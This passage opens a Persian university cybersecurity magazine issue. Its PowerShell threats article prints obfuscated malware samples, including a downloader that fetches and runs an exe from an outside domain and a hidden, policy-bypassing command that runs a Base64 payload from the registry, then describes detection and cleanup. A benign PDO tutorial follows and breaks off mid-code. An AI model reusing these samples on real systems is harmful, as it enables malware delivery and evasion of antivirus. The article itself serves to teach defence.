۶۲

نشریه تخصصی امنیت سایبری مرکز آپا دانشگاه کردستان
شماره چهارم/ زمستان ۹۸

- باگ بانتی چیست؟
- PDO چیست؟
- تهدیدات امنیتی PowerShell
- کاربردهای یادگیری ماشین در امنیت سایبری
- هر آنچه باید در مورد حملات DoS یا منع از سرویس بدانید.
- مروری بر رمزنگاری‌های سبک‌وزن مورد استفاده در اینترنت اشیاء
- معرفی دوره آموزشی Penetration_Testing_Student (PTS v4)

درباره

مرکز آپا دانشگاه کردستان

آپا مخفف عبارت آگاهی‌رسانی، پشتیبانی و امداد رخدادهای رایانه‌ای است و معادل بومی اصطلاح CSIRT می‌باشد. مرکز آپا دانشگاه کردستان، در راستای انجام فعالیت‌های خود در زمینه آگاهی و اطلاع رسانی، با بکارگیری نیروهای متخصص و پتانسیل‌های پژوهشی در استان کردستان اقدام به انتشار نشریه‌ای الکترونیکی در حوزه امنیت فضای سایبری نموده است.

مخاطبان اصلی نشریه کارشناسان و متخصصان فناوری اطلاعات و شبکه، دانشجویان و علاقمندان فضای سایبری است. مطالب این نشریه عموماً محورهای زیر را شامل می‌شود:

- اطلاع‌رسانی رخدادهای اخیر فضای سایبری
- آگاهی‌رسانی نسبت به آخرین تهدیدات و آسیب‌پذیری ابزارهای فضای مجازی
- آموزش‌های تخصصی و عمومی در جهت ارتقاء دانش امنیت

شایان ذکر است، ویرا، اسم نشریه، واژه‌ای در زبان کردی به معنی صاحب‌فکر و هوشمند است.

سردبیر: هادی گلباغی
سردبیر فنی: مسلم حقیقیان
ویراستار : نازیلا خسروی
طراحی و صفحه‌آرایی: بهار سرسیفی
با تشکر از: کسرا ریسمانچی
نویسندگان (به‌ترتیب مطالب): مسلم حقیقیان/ سیروان اله‌ویسی/ محمد ساروقی/ محمد حبیبی/ نازیلا خسروی/ آزین زارعی/ محمدجواد عبدالملکی/ هادی گلباغی

تلفن مرکز : ۰۸۷۳۳۶۱۱۴۱۵
نشاني مجله: کردستان، سنندج، بلوار پاسداران، دانشگاه کردستان، دانشکده مهندسی، ساختمان شماره ۳، طبقه همکف، مرکز آپا
وب‌سایت: www.cert.uok.ac.ir
ایمیل: apa@uok.ac.ir

راهنمایی:

- در فهرست مطالب می‌توانید با کلیک بر روی هریک از بخش‌ها، به صفحه مورد نظر منتقل شوید.
- با کلیک بر روی QR کدها می‌توانید مستقیما به لینک‌ها منتقل شوید.

فهرست
مطالب

۰۳

مقاله‌های آموزشی

- تهدیدات امنیتی PowerShell
- PDO چیست؟
- کاربردهای یادگیری ماشین در امنیت سایبری

۱۷

دفترچه تقلب

- Cheat Sheet For CMD
- Cheat Sheet For Drozer

۲۴

معرفی ابزار

- ابزار Snort

۳۰

معرفی دوره

- Penetration_Testing_Student (PTS v4)

۳۲

معرفی کتاب

- کتاب Red Team
- کتاب Black Hat Go

۳۶

مقاله‌های تحقیقاتی

- بیومتریک چیست و چه استفاده‌ای دارد؟
- مروری بر رمزنگاری‌های سبک‌وزن مورد استفاده در اینترنت اشیاء
- هر آنچه باید در مورد حملات DoS یا منع از سرویس بدانید.


۵۴

امنیت اطلاعات

- Bug Bounty
- سپر امنیتی شبکه ملی اطلاعات (دژفا)

Tutorials

مقاله‌های آموزشی



تهدیدات امنیتی PowerShell

نویسنده: مسلم حقیقیان

Windows PowerShell یک موتور خودکار قابل ارتقا از طرف مایکروسافت است که شامل یک پوسته خط فرمان همراه یک زبان اسکریپت نویسی است. اولین نسخه پاورشل در ماه نوامبر سال ۲۰۰۶ برای ویندوز XP، ویندوز سرور ۲۰۰۳ و Vista منتشر شد. آخرین نسخه PowerShell، 5.0 با ویندوز ۱۰ ارائه شده است.

PowerShell ضمن بهره‌گیری از دات نت، چارچوبی برای خودکارسازی اموری است که می‌تواند کاربردهای فراوانی برای مدیران شبکه، هکرهای کلاه‌سفید و مسئولین امنیت داشته باشد. یکی از مزایای آن، این است که دستورات آن در دو نسخه مختصر و کامل وجود دارند و قابلیت استفاده همزمان آن‌ها باهم نیز وجود دارد.

با توجه به قدرت بالای PowerShell در مدیریت سیستم‌عامل‌های مایکروسافت، کاربرد آن در این حوزه روزبه‌روز در حال گسترش است. اخیراً این ابزار مفید و قدرتمند توسط جنایتکاران آنلاین برای انتشار انواع بدافزار مورداستفاده قرارگرفته است. طبق آماری که مرکز امنیتی مک‌آفی منتشر کرده است بدافزارهایی که از پاورشل استفاده می‌کنند از سال ۲۰۱۷ به بعد تا آخرین آمار سال ۲۰۲۰، نسبت به سال‌های قبل رشد بسیار بالایی را داشته‌اند. همچنین طبق گزارش‌های منتشرشده از سوی شرکت امنیتی سیمنتک با تحلیل کدهای مخرب توزیع‌شده در پاورشل، تعداد تهدیدها در این محیط روزبه‌روز در حال افزایش بوده و شرکت‌های تجاری که از پاورشل به‌طور گسترده استفاده می‌کنند باید مراقب این موضوع باشند.

یکی از دلایلی که باعث می‌شود بدافزارهای poweshell به یک بدافزار قدرتمند تبدیل شوند موارد زیر می‌باشد:

- **پشتیبانی از فرامین CMD**

امکان استفاده از دستورات CMD در پاورشل وجود دارد. فقط کافی است همان‌گونه که در CMD فرامین را می‌نویسیم در پاورشل نیز این کار را انجام دهیم.

- **وجود فرامین ویژه خود**

پاورشل دارای چند نوع فرمان است که از طریق آن‌ها می‌توان با تمامی قسمتهای مختلف سیستم‌عامل در ارتباط بود: Get-Process, Start-process, stop-process و ...

- **امکان استفاده از تابع API در مایکروسافت**

امکان استفاده از توابع مایکروسافت در پاورشل امکان‌پذیر است، به‌عنوان مثال تابع messageBox را با استفاده از پاورشل فراخوانی می‌کنیم:

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;

public static class User32
{
    [DllImport("user32.dll", CharSet=CharSet.Auto)]
        public static extern bool MessageBox(
            IntPtr hWnd,      /// Parent window handle
            String text,      /// Text message to display
            String caption,   /// Window caption
            int options);     /// MessageBox type
}
"@
 [User32]::MessageBox(0,"Text","Caption",0) |Out-Null
```

• امکان استفاده از کدهای NET.

همان‌گونه که گفتیم پایه و اساس پاورشل بر روی NET. راه‌اندازی شده، به همین دلیل امکان دسترسی به کتابخانه‌های NET. بسیار ساده است. در این رابطه مثال زیر را خواهیم داشت:

```
[System.Windows.MessageBox]::Show('Hello')
```

• امکان مبهم‌سازی کدها به روش‌های مختلف

امکان مبهم‌سازی یا Obfuscation در پاورشل بهترین قسمت برای بدافزار نویسان می‌باشد. دلیل این امر وجود روش‌های مختلفی در این مورد است که در زیر قسمتی از آن‌ها را نام می‌بریم:

- مبهم‌سازی کد با استفاده از کاراکتر + در پاورشل

استفاده از این روش باعث می‌شود که آنتی‌ویروس نتواند کد منبع را بخواند و از این طریق متوجه عملیاتی که توسط بدافزار صورت می‌پذیرد نمی‌شود.

```
$nsadasd = &('n'+'e'+'w-objec'+'t') random;$YYU = .('ne'+'w'+'-object')
    System.Net.WebClient;$NSB = $nsadasd.next(10000, 282133);$ADCX = '
http://psodkasmdqwje.com/NOIT/testv.php?l=obi10.class'.Split('@');$SDC = $env:public +
    '\' + $NSB + ('.ex'+'e');foreach($asfc in $ADCX){try{$YYU."Do`Wnl`OadFI`le"($asfc."
    ToStr`i`Ng"(), $SDC);&('Invo'+'k'+'e-Item')($SDC);break;}catch{}}
```

همین‌طور که در کد بالا مشاهده می‌نمایید از کاراکتر + جهت اضافه کردن سایر قسمت‌های دیگر فرامین استفاده‌شده است به‌این‌ترتیب که اگر فرد قصد رفتن به وب‌سایت مرکز ماهر را داشته باشد می‌تواند بجای نوشتن cert.ir، کاراکتر + را در میان این کلمه به صورت زیر اضافه کند:

```
'ce' + 'rt' + '.ir'
```

این کار باعث می‌شود که عبارات به‌صورت مبهم باشد و آنتی‌ویروس نتواند آن‌ها را شناسایی کند.

- استفاده از کاراکترهای خاص در میان کلمات

این کاراکتر در پاورشل به‌عنوان یک کاراکتر ناشناس است و درصورتی‌که در میان کلمات به‌کاربرده شود، در هنگام اجرای کد خوانده نمی‌شود که بدافزار نویس به شکل زیر از آن سوءاستفاده می‌کند:

```
reateObject(WScript.shell).Run Cmd BtXWvZAzwb EnLhjYiRfICfzaLowPjOsBJjDO twfkfLnX &     %^c^o^m^S^p^E^c^%     %^c^o^m^S^p^E^c^%     /V
        /c  set %brpAObXdjkGSkNU%=kBSZwkRtzOzc&&set %lGHWosRkoTu%=p&&set %wrAuXfaJJJmJ%=o^w&&set %QArvijZGYGGUbkA%=ajNkoSra&&set %
 ZwWUiIulbLiAVB%=!%lGHWosRkoTu%!&&set %ILhrZvDKbuNjsLo%=nNJduzw&&set %HHtoWthHzr%=e^r&&set %jPOWfAQoqX%=!%wrAuXfaJJJmJ%!&&set %
 UjhBMnpEBaWj%=s&&set %OjFTQqPozJRnSBh%=cCwsjWRUOsLw&&set %GWYjjScTwBhk%=he&&set %wRZMZzzSZr%=ll&&!%ZwWUiIulbLiAVB%!!%jPOWfAQoqX%!!%
 HHtoWthHzr%!!%UjhBMnpEBaWj%!!%GWYjjScTwBhk%!!%wRZMZzzSZr%! " ( &('New-o'+'B'+'jecT')
```

درصورتی که بدافزار نویس دستور ورود به وب‌سایت مرکز ماهر را به بدافزار بدهد می‌تواند آن‌را به شکل زیر وارد کند:

```
%^c^e^r^t^.^i^r%
```

این عمل باعث میشود که کد توسط آنتی‌ویروس خوانده نشود.

- کد کردن با الگوریتم Base64 در پاورشل

امکان اینکه بدافزار نویس کدهای مخرب خود را به الگوریتم Base64 تبدیل کند و سپس در میان کد آن را رمزگشایی کند نیز به شکل زیر وجود دارد:

```
$EncodedText = “VABoAGkAcwAgAGkAcwAgAGEAIABzAGUAYwByAGUAdAAgAGEAbgBkACAAcwBoAG
8AdQBsAGQAIABiAGUAIABoAGkAZABlAG4A”
$DecodedText = [System.Text.Encoding]::Unicode.GetString([System.Convert]::Fro
mBase64String($EncodedText))
$DecodedText
```

همانگونه که می‌بینید با استفاده از فرمان FromBase64toString امکان رمزگشایی وجود دارد، در ادامه نمونه‌ای از آن را می‌توانید مشاهده نمایید:

- **اجرای دستورات بدون استفاده از فایل (Fileless)**

به دلیل اینکه پاورشل امکان قبول کردن آرگومان را دارد می‌توان دستورات را در قالب یک آرگومان در داخل **Run** اجرا کرد تا فرآیند آن در **Task Manager** به شکل زیر ایجاد شود:


```
Powershell start-process malware.exe
```

حال بدافزار نویسان می‌توانند ایده‌های مختلفی در این راستا بدهند تا به‌درستی از این حالت سوءاستفاده نمایند. آن‌ها اسکریپت موردنظر خود را در داخل رجیستری ویندوز به‌صورت **Base64** جاسازی می‌کنند و سپس دستور ورود به رجیستری و رمزگشایی فرمان را در قالب آرگومان به شکل زیر به پاورشل می‌دهند:

```
C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe -noprofile
-windowstyle hidden -executionpolicy bypass iex
([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((gp 'HKCU:\
Software\Classes\key).value)));
```

این امر باعث می‌شود که برنامه هیچ‌گونه فایلی نداشته باشد و فرامین از طریق رجیستری اجرا شود، این نوع بدافزارها یکی از انواع بدافزارهای بدون فایل یا **Fileless** هستند که نوشتن این نوع بدافزار نسبت به سایر بدافزارهای بدون فایل که مقادیر در داخل حافظه اجرا می‌شود به‌مراتب ساده‌تر است.

طریقه مقابله



به این دلیل که پاورشل دارای ویژگی‌های فوق الذکر است، بدافزار نویسان به‌مرور سعی در نوشتن بدافزارهای خود با استفاده از آن می‌کنند درنتیجه مسئولین امنیت و کارشناسان مراکز ماهر باید اقدامات مقابله با آن‌ها را آموخته تا در هنگام مواجهه با این سری بدافزارها سریعاً به پاک‌سازی سیستم‌عامل اقدام کنند. اقدامات مقابله با این‌گونه بدافزارها به شکل زیر می‌باشد:

۱. شناسایی فرآیند بدافزار

درصورتی‌که بدافزارهای نوع پاورشل اجرا شوند فرآیند آن‌ها بانام **Powershell.exe** یا **CMD.exe** در داخل فرآیندها وجود دارد و شما می‌توانید با دیدن دستور استفاده‌شده در فرآیند، اقدام به شناسایی بدافزار نمایید.

برای دیدن لیست فرامین فرآیندها می‌توانید در **Taskmgr** در سربرگ **Details** روی گروه **Name** یا گروه‌های دیگر کلیک راست کنید و سپس **Select Columns** را کلیک کنید و در پنجره‌ی ظاهرشده گزینه **Command Line** را انتخاب نمایید.

درصورتی‌که بخواهید لیست فرامین فرآیندها را از طریق خط فرمان powershell به دست آورید، می‌توانید فرمان زیر را نیز بکار ببرید:

```
Get-WmiObject Win32_Process -Filter "name = 'firefox.exe'" | Select-Object
rocessname,CommandLine
```


همچنین می‌توانید با استفاده از C# از WMI استفاده کنید و لیست Commandline مربوط به فرآیند را به دست آورید.

```
static void Main(string[] args)
    {
      ManagementClass mgmtClass = new ManagementClass("Win32_Process");
      foreach (ManagementObject process in mgmtClass.GetInstances())
      {
        // Basics - process name & pid
        string processName = process["Name"].ToString().ToLower();
        System.UInt32 pid = (System.UInt32)process["ProcessId"];

        // Get the command line - can be null if we don't have permissions
        string cmdLine = null;
        if (process["CommandLine"] != null)
        {
          cmdLine = process["CommandLine"].ToString();
        }
        Console.WriteLine("{2} - {1} - {0,6}", pid, processName, cmdLine);
      }
    }
```

روش بعدی نیز با استفاده از برنامه Process Hacker که قدرتمندترین برنامه مدیریت فرآیندها در سیستم‌عامل ویندوز است، بیان شده است.


استفاده از این ابزار به افرادی که در علوم تحلیل دینامیک بدافزار فعالیت دارند توصیه می‌شود.



PowerShell

۲. به دست آوردن سورس کد برنامه

ازآنجایی‌که امکان ساخت فایل EXE از پاورشل امکان‌پذیر است و همان‌طور که می‌دانید زبان برنامه‌نویسی .NET. یک زبان میانی است، به دست آوردن سورس کد این‌گونه برنامه‌ها امکان‌پذیر می‌باشد و ازآنجاکه پایه پاورشل نیز بر روی .NET. طراحی‌شده است، درصورتی‌که پاورشل را به‌صورت فایل EXE اجرا کرده باشند شما می‌توانید از برنامه‌های ILSPY و .NET Reflector. بهره ببرید تا سورس کد را مشاهده نمایید. در شکل مقابل نمایی از برنامه .NET reflector. را می‌توانید مشاهده نمایید:



۳. بررسی پروفایل‌های پاورشل

پروفایل پاورشل یکی از علاقه‌مندی‌های بدافزار نویسان است. دلیل این است که هر دستوری که در داخل پروفایل نوشته شود در هر بار اجرای پاورشل اول ازهمه کدهای داخل پروفایل اجرا می‌شوند و سپس پاورشل ظاهر می‌گردد، همچنین امکان تغییر دستورات داخلی پاورشل نیز از طریق پروفایل‌ها وجود دارد. به این دلیل بدافزار نویس می‌تواند به این برنامه بگوید درصورتی‌که دستور Get-process نوشته شد اول ازهمه بدافزار X را از اینترنت دانلود کند و بعد دستور Get-process را برای کاربر اجرا کند.

جهت جلوگیری از این مسئله کافیست به مکان پروفایل‌های پاورشل در سیستم‌عامل ویندوز بروید و آن‌ها را بررسی نموده تا متوجه شوید که آیا کدی در داخل آن‌ها به‌منظور تخریب سیستم‌عامل وجود دارد یا خیر. لیست پروفایل‌های پاورشل در سیستم‌عامل را می‌توانید در قسمت زیر ببینید:

Description	Path
Current User, Current Host - console	$Home\[My]Documents\WindowsPowerShell\Profile.ps1
Current User, All Hosts	$Home\[My]Documents\Profile.ps1
All Users, Current Host - console	$PsHome\Microsoft.PowerShell_profile.ps1
All Users, All Hosts	$PsHome\Profile.ps1
Current user, Current Host - ISE	$Home\[My]Documents\WindowsPowerShell\Microsoft.PowerShellISE_profile.ps1
All users, Current Host - ISE	$PsHome\Microsoft.PowerShellISE_profile.ps1

برای این‌که بخواهید پاورشل به‌گونه‌ای اجرا شود که از پروفایل‌ها استفاده نکنید می‌توانید فرمان زیر را در Run ویندوز بنویسید:

```
Powershell -noprofile
```

PDO

PHP Data Object

نویسنده: سیروان اله‌ویسی

PDO چیست؟

PHP Data Objects یا به‌اختصار (PDO) یک افزونه (Extention) است که برای دستیابی مستقیم و بدون واسطه به بانک‌های اطلاعاتی مختلف برای برنامه نویسان PHP است که از نسخه ۵ PHP به بعد مطرح و قابل استفاده شد.
PDO یک لایه انتزاع دسترسی به داده‌ها را فراهم می‌کند، به این معنی که فارغ از این‌که از کدام پایگاه داده جهت ذخیره و نمایش اطلاعات استفاده می‌کنید، می‌توانید از همان توابع برای نمایش داده‌ها و یا واکشی داده‌ها استفاده کنید.
همان‌گونه که ذکر شد PDO برای فراخوانی توابع به ویژگی‌های Object-oriented (شیءگرایی) نیاز دارد که این ویژگی از نسخه ۵ php به بعد در هسته php اضافه شد و بر این اساس در نسخه‌های اولیه php قابل استفاده نمی‌باشد.

PDO قابلیت اتصال به ۱۲ درایور پایگاه داده را دارد (در ادامه لیست درایورهای قابل پشتیبانی ذکر خواهد شد) که قابلیت بسیار مهم و کاربردی از دید برنامه نویسان به شمار می‌رود، زیرا در پروژه‌های بزرگ زمانی که از PDO برای ارتباط و تبادل داده‌ها با پایگاه داده استفاده شود، چنانچه به هر دلیل نیاز باشد تا بانک اطلاعاتی مثلاً از MySQL به MS SQL Server تغییر پیدا کند، نیازی نیست تمامی دستورات نوشته‌شده تغییر پیدا کند، تنها با انجام یک سری تغییرات در دستورات اصلی اتصال به پایگاه داده می‌توان بانک اطلاعاتی را تغییر داد.

مقایسه PDO با MySQLi:

در حال حاضر در برنامه‌نویسی php از دو طریق می‌توان به پایگاه داده متصل شد:

- PDO
- MySQLi

البته در نسخه‌های قدیمی‌تر php با استفاده از دستورات MySQL ارتباط با پایگاه داده انجام می‌شد اما در نسخه‌های جدیدتر از این افزونه دیگر پشتیبانی نمی‌شود و دستورات MySQLi جایگزین آن شده‌اند.
هر دوی POD و MySQLi درواقع API های شیءگرا ارائه می‌دهند، اما MySQLi معمولاً به دلیل درک آسان‌تر و سهولت در استفاده بیشتر توسط برنامه نویسان تازه‌کار مورداستفاده قرار می‌گیرد.
افزونه MYSQLi از نسخه ۵ PHP و نسخه ۴٫۰٫۱۳ MySQL به بعد مطرح و قابل‌استفاده شد.
در MySQLi متد ارتباط با پایگاه داده ساده‌تر و در ذخیره داده و یا اعمال تغییرات بر روی‌داده‌های موجود از دستورات کمتری نسبت به PDO استفاده می‌شود و به همین دلیل می‌توان گفت ضریب امنیت پایین‌تری نسبت به PDO دارد.
نمونه دستور ارتباط با پایگاه داده با استفاده از MYSQLi:


```
$mysqli = new mysqli("localhost", "user",
"password", "database");
```

قابلیت و مزیت استفاده:

همان‌طور که ذکر شد mysqli فقط مخصوص MySQL است و قابلیت اتصال به پایگاه داده‌های مختلف را ندارد، اما PDO از یک‌لایه‌ی انتزاعی برای دسترسی به پایگاه‌های داده استفاده می‌کند. به‌عبارت‌دیگر PDO می‌تواند با پایگاه‌های داده‌ی بسیاری ارتباط برقرار کند.

با استفاده از توابع PDO و پیاده‌سازی اصولی پارامترهای این افزونه ضمن بالا بردن ضریب امنیت وب‌سایت در جهت دسترسی غیرمجاز مهاجمان به داده‌های بانک اطلاعاتی، می‌توان از حملات تزریق دیتابیس (SQL Injection) جلوگیری کرد.

برای این منظور در کتابخانه این افزونه کلاس‌ها و توابعی جهت پیاده‌سازی امن دستورات پایگاه داده (SQL) تعبیه‌شده است که برنامه‌نویس با فراخوانی و استفاده از آن در جای‌جای برنامه می‌تواند این موارد امنیتی را اعمال نماید.
در ادامه لیست کلاس‌ها و نمونه دستورات استفاده از آن‌ها قیدشده است.



لایه انتزاعی رابط PDO

لیست درایورها و پایگاه داده‌های قابل پشتیبانی توسط PDO:

نام درایور	پایگاه داده قابل پشتیبانی
PDO_CUBRID	Cubrid
PDO_DBLIB	FreeTDS / Microsoft SQL Server / Sybase
PDO_FIREBIRD	Firebird
PDO_IBM	IBM DB2
PDO_INFORMIX	IBM Informix Dynamic Server
PDO_MYSQL	MySQL 3.x/4.x/5.x
PDO_OCI	Oracle Call Interface
PDO_ODBC	ODBC v3 (IBM DB2, unixODBC and win32 ODBC)
PDO_PGSQL	PostgreSQL
PDO_SQLITE	SQLite 3 and SQLite 2
PDO_SQLSRV	Microsoft SQL Server / SQL Azure

در حالت کلی PDO از ٤ کلاس تشکیل‌شده است:

۱. PDO: کلاس اصلی که حاوی توابع اصلی مثل اجرای کوئری و اتصال و غیره.

لیست توابع (کلاس PDO)	
PDO::beginTransaction	PDO::commit
PDO::__construct	PDO::errorCode
PDO::errorInfo	PDO::exec
PDO::getAttribute	PDO::inTransaction
PDO::getAvailableDrivers	PDO::lastInsertId
PDO::prepare	PDO::query
PDO::quote	PDO::setAttribute
PDO::rollBack	

۲. PDOStatement: حاوی توابع برای پردازش و بهره‌گیری از کوئری‌های اجراشده

لیست توابع (کلاس PDOStatement)	
PDOStatement::bindColumn	PDOStatement::errorInfo
PDOStatement::bindParam	PDOStatement::execute
PDOStatement::bindValue	PDOStatement::fetch
PDOStatement::closeCursor	PDOStatement::fetchAll
PDOStatement::columnCount	PDOStatement::fetchColumn
PDOStatement::debugDumpParams	PDOStatement::fetchObject
PDOStatement::errorCode	PDOStatement::getAttribute
PDOStatement::rowCount	PDOStatement::getColumnMeta
PDOStatement::setAttribute	PDOStatement::nextRowset
PDOStatement::setFetchMode	

۳. PDOException: جهت بررسی خطاهای رخ‌داده در هنگام اجرای کوئری‌ها و دیتابیس
٤. PDO Drivers: حاوی توابع مربوط به درایور پایگاه داده‌های قابل پشتیبانی

لیست توابع (کلاس PDO Drivers)	
CUBRID (PDO)	MS SQL Server (PDO)
MS SQL Server (PDO)	Oracle (PDO)
Firebird (PDO)	ODBC and DB2 (PDO)
IBM (PDO)	PostgreSQL (PDO)
Informix (PDO)	SQLite (PDO)
MySQL (PDO)	4D (PDO)

نحوه اتصال به پایگاه داده (MySQL) در PDO:

هر پایگاه داده یک روش برای اتصال دارد اما با استفاده از PDO طبق روش زیر می‌توان یک کد واحد برای اتصال به تمام پایگاه‌های داده ایجاد کرد.

```
$pdo = new PDO('mysql:dbname=database;host=localhost', 'db_username', 'db_password');
```

متغیر $pdo به‌عنوان یک متغیر برای ذخیره‌ی اطلاعات دیتابیس و کنترل کردن آن‌ها به‌حساب می‌آید که همواره نام آن می‌تواند ثابت باشد.

عبارت mysql نوع پایگاه داده را مشخص کرده که برای هر پایگاه داده منحصربه‌فرد است(oracle، sqlserver و غیره)
دستورهای dbname=database, db_username, db_password, host=localhost به‌عنوان یک رشته برای اتصال به پایگاه داده استفاده می‌شوند.

نمونه دیگر از اتصال به پایگاه داده با استفاده از دستورات try - catch:

```
try {
